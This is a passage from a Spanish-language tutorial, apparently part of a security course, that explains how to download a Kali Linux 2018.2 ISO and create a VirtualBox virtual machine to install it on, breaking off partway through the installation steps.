Kali Linux Kde 64 Bit	HTTP | Torrent	2.8G	2018.2	c7257f57e38d9c30ff2ac0a036fae9c0ad419e26f25acc46e980d1f485080307
Kali Linux Light Armhf	HTTP | Torrent	643M	2018.2	ceaaf980a50d101ffa8db3e2dedc43575f228ef36248eae51e442706939ff43d
Kali Linux Mate 64 Bit	HTTP | Torrent	2.7G	2018.2	11cd63e5b5148d5cafa84c334623e819f6923d7f118c8950f48fd4eae4822fda
Kali Linux 64 bit VMware VM	Available on the Offensive Security Download Page			
Kali Linux 32 bit VMware VM PAE	Available on the Offensive Security Download Page			
Kali Linux 64 bit Vbox	Available on the Offensive Security Download Page			
Kali Linux 32 bit Vbox	Available on the Offensive Security Download Page			
Kali Linux 64 bit Hyper-V	Available on the Offensive Security Download Page			

4. Para esta implementación de VirtualBox, elija la opción de la primera línea **Kali Linux 64 Bit**.

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	2.8G	2018.2	56f677e2edfb2efcd0b08662ddde824e254c3d53567ebbbcdbbf5c03efd9bc0f
Kali Linux Light 64 Bit	HTTP | Torrent	865M	2018.2	554f020b0c89d5978928d31b8635a7eeddf0a3900abcacdbc39616f80d247f86

5. Se descarga en su computador un archivo de 2.9 GB.

Nombre	Fecha de modifica...	Tipo	Tamaño
kali-linux-2018.1-amd64	12/03/2018 21:09	PowerISO File	2,957,520 KB
SQLEXPRADV_x64_ESN	14/01/2018 09:27	Aplicación	1,223,005 KB


El archivo descargado es una imagen ISO de instalación de Kali Linux por lo que deberá crear una máquina virtual vacía y, sobre ella, realizar la instalación usando este archivo como fuente.

2.2.2 Creación de una nueva máquina virtual


Para crear una nueva máquina virtual (MV), siga estos pasos:

1. Haga clic en el botón **Nueva** en el menú de la barra de herramientas y comenzará el **Asistente de instalación**.


2. En la pestaña **Crear máquina virtual**, asigne un nombre reconocible a la máquina virtual (por si instala varias máquinas virtuales) y seleccione el tipo de sistema operativo y la versión que, en su caso, son Linux y Debian respectivamente (la arquitectura, 32 o 64 bits, depende de su equipo).




3. En el paso siguiente **Tamaño de memoria**, asigne la cantidad de memoria RAM dedicada a la MV que depende también de la que tenga su equipo anfitrión. El tamaño mínimo es 512 MB, pero se recomienda elegir al menos 1024 MB para tener un rendimiento razonable.




4. A continuación, en la sección **Disco duro**, seleccione **Crear un nuevo disco duro virtual ahora** para iniciar la instalación.




5. En **Tipo de archivo de disco duro**, escoja el tipo de archivo **VDI** (*VirtualBox Disk Image*) para su formato de disco virtual.



6. En **Almacenamiento en unidad de disco duro física**, seleccione la opción **Reservado dinámicamente**, que solo utiliza espacio en el disco físico a medida que se llena hasta un máximo tamaño fijo.



7. Establezca la ubicación del archivo de disco virtual y su tamaño máximo en la sección **Ubicación del archivo y tamaño**. Por defecto, es 8 Gb, pero es conveniente tener un poco más de 20 GB para las prácticas que se realizarán. Luego, haga clic en el botón **Crear**.




8. Finalmente, ¡la máquina virtual está lista!


2.2.3 Instalación de Kali Linux en una máquina virtual nueva

A estas alturas, la máquina virtual está creada, y está listo para instalar el sistema operativo Kali Linux en ella. Para ello, siga los siguientes pasos:


1. Seleccione la máquina virtual recién creada de Kali Linux en el panel izquierdo del **Administrador** de Oracle VM VirtualBox y, a continuación, haga clic en el botón **Configuración** en el menú de la barra de herramientas y, luego, en **Almacenamiento**.
2. Haga clic en el ícono **Agregar Unidad Óptica** (el CD con un signo más de color verde) ubicado a la derecha de **Controlador IDE**.



